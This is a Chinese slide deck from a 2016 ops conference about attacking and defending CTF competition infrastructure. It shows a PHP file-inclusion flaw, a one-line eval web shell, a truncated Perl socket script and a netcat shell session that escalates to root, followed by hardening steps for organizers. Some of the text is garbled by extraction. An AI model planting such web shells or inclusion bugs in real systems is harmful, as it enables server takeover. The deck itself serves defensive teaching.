



# 全球运维大会

2016


重新定义运维

上海站

会议时间：9月23日-9月24日

会议地点：上海·雅悦新天地大酒店

主办单位： 开放运维联盟  高效运维社区

指导单位： 数据中心联盟



# CTF赛之攻防对抗的艺术

李睿 上海豌豆信息技术有限公司



# 目录



1

CTF赛制介绍

2

进攻的手段

3

防御的艺术

4

结束语



# 个人简介

- 一个口活还行的信息安全爱好者
- 热衷多种安全技术
- 杂七杂八都会一点



# CTF赛制介绍

## ◆什么是CTF竞赛

- CTF ( Capture The Flag ) 中文一般译作夺旗赛，在网络安全领域中指的是网络安全技术人员之间进行技术竞技的一种比赛形式。CTF起源于1996年DEFCON全球黑客大会，以代替之前黑客们通过互相发起真实攻击进行技术比拼的方式。发展至今，已经成为全球范围网络安全圈流行的竞赛形式。

# CTF赛制介绍

## ◆国际著名CTF赛事

- DEFCON CTF
- Facebook Hacker Cup
- PlaidCTF

## ◆国内著名CTF赛事

- XCTF
- OCTF
- BCTF
- CFF
- ISG



TIME	SOURCE	DISTINATION	PROTOCOL
16-31-03-494	80	808080	UNKNOWN
16-31-03-593	8080	808080	UNKNOWN
16-31-03-692	8080	808080	UNKNOWN
16-31-03-794	8080	808080	UNKNOWN
16-31-03-897	8080	808080	UNKNOWN
16-31-03-992	8080	808080	UNKNOWN
16-31-04-09	8080	808080	UNKNOWN

雲安小鎮  
QINGSHAN PARK



CFF · 网络安全论坛  
Cyber Force Forum

## CFF黑客攻防对抗赛

	红队得分	19430分
	蓝队	18380分
	FlamePie	12830分
	Red	12620分
	Team	12580分
	红队	10360分
	蓝队	8740分
	蓝	7970分



# 目录

1 CTF赛制介绍

➔ 2 进攻的手段

3 防御的艺术

4 结束语



# 竞赛环境风险重灾区

1. Web类题目
2. PWN类题目
3. 网络安全



# Web类题目安全风险

- 突破题目直接提取flag

```
<?php
```

```
include($_GET['test']);
```

```
?>
```

```
include()
```

```
require()
```

```
include_once()
```

```
require_once()
```




```
{flag:cce4974945581241ceaf2085a813a958}
```

## 16进制到文本字符串的转换，在线实时转换

16进制到文本字符串的转换，在线实时转换

```
*/<?php @eval($_POST['cmd']);?>/*
```



名称	
config	
docs	
dwwa	
external	
hackable	
vulnerabilities	
.htaccess	
CHANCE'06.cmd	

20213C31/U68/U2U4U63/6616C262431304135543027636d64Z/3dZy3D313eZ1Zd0



# Web类题目安全风险




PWN:

```

1  #!/usr/bin/perl
2
3  use IO::Socket;
4
5  for (my $j = 0;
6  {
7      sleep(2);
8      for (my $i =
9      {
10         $st_sock
11         $p_c_buf
12         print $s
13         close($s
14         print "s
15     }
16 }
17
18 exit;

```



```
die "connect error";
```

```
root@kali: ~# proxychains netcat 127.0.0.1 1234
ProxyChains-3.1 (http://proxychains.sf.net)
|S- chain|-<- 127.0.0.1: 8080-<-<- 127.0.0.1: 1234-<-<- OK
whoami
apache
pwc
/bi n/bash: line 2: pwc: command not found
pwd
/usr/local/ht docs/admi ncp/net cat-0.7.1/src
cd ..
cd ..
pwd
/usr/local/ht docs/admi ncp
2.6.18-194
/bi n/bash: line 7: 2.6.18-194: command not found
./2.6.18-194
sh: no job control in this shell
sh-3.2# whoami
root
sh-3.2#
```

# 网络安全

1. 高并发
2. 大流量
3. 恶意代码
4. Payload与shellcode
5. 信道冲突
6. 广播风暴
7. 绕过访问控制



# 目录

1 CTF赛制介绍

2 进攻的手段

➔ 3 防御的艺术

4 结束语



# 主办方如何避免沦陷

1. 环境隔离
2. 代码逻辑
3. 服务权限
4. 文件权限
5. 请求跳转



# 主办方如何避免沦陷

- 竞赛环境隔离



# 主办方如何避免沦陷

- 强制跳转非赛题文件php请求

```
1 location ~ [^/]\.php(/|$)
2 {
3     if ( -e $document_root/$request_uri ) {
4         rewrite ^/(.+$) /flag.txt break;
5     }
6 }
```

# 主办方如何避免沦陷

- 文件权限限制

```
[root@CFF-Web hQbPH3X9JXju22xR8HKO8Hd]# ll
total 16
-rwxr-xr-x 1 root root 4494 Jun  8 21:53 imgick.php
-rwxr-xr-x 1 root root  396 Jun 20 20:38 index.html
-rwxr-xr-x 1 root root 3786 Jun  9 10:42 upload.php
[root@CFF-Web hQbPH3X9JXju22xR8HKO8Hd]# lsattr
-----e- ./index.html
-----e- ./imgick.php
-----e- ./upload.php
[root@CFF-Web hQbPH3X9JXju22xR8HKO8Hd]# chattr +i *
[root@CFF-Web hQbPH3X9JXju22xR8HKO8Hd]# rm -rf upload.php
rm: cannot remove `upload.php': Operation not permitted
[root@CFF-Web hQbPH3X9JXju22xR8HKO8Hd]#
```



# 主办方如何避免沦陷

- 赛题网站管理员降权



**您没有该栏目管理权限**

如果您的浏览器没有自动跳转，请点击[这里](#)



# 目录

1 CTF赛制介绍

2 进攻的手段

3 防御的艺术

➔ 4 结束语

# Q & A





# Thanks

高效运维社区  
开放运维联盟

荣誉出品







想第一时间看到高效运维公众号的好文章么？

请打开高效运维公众号，点击右上角小人，并如右侧所示设置即可：



# **GOPS2016 全球运维大会更多精彩**

## **GOPS2016 全球运维大会·北京站**

**2016年12月16日-17日  
北京国际会议中心**

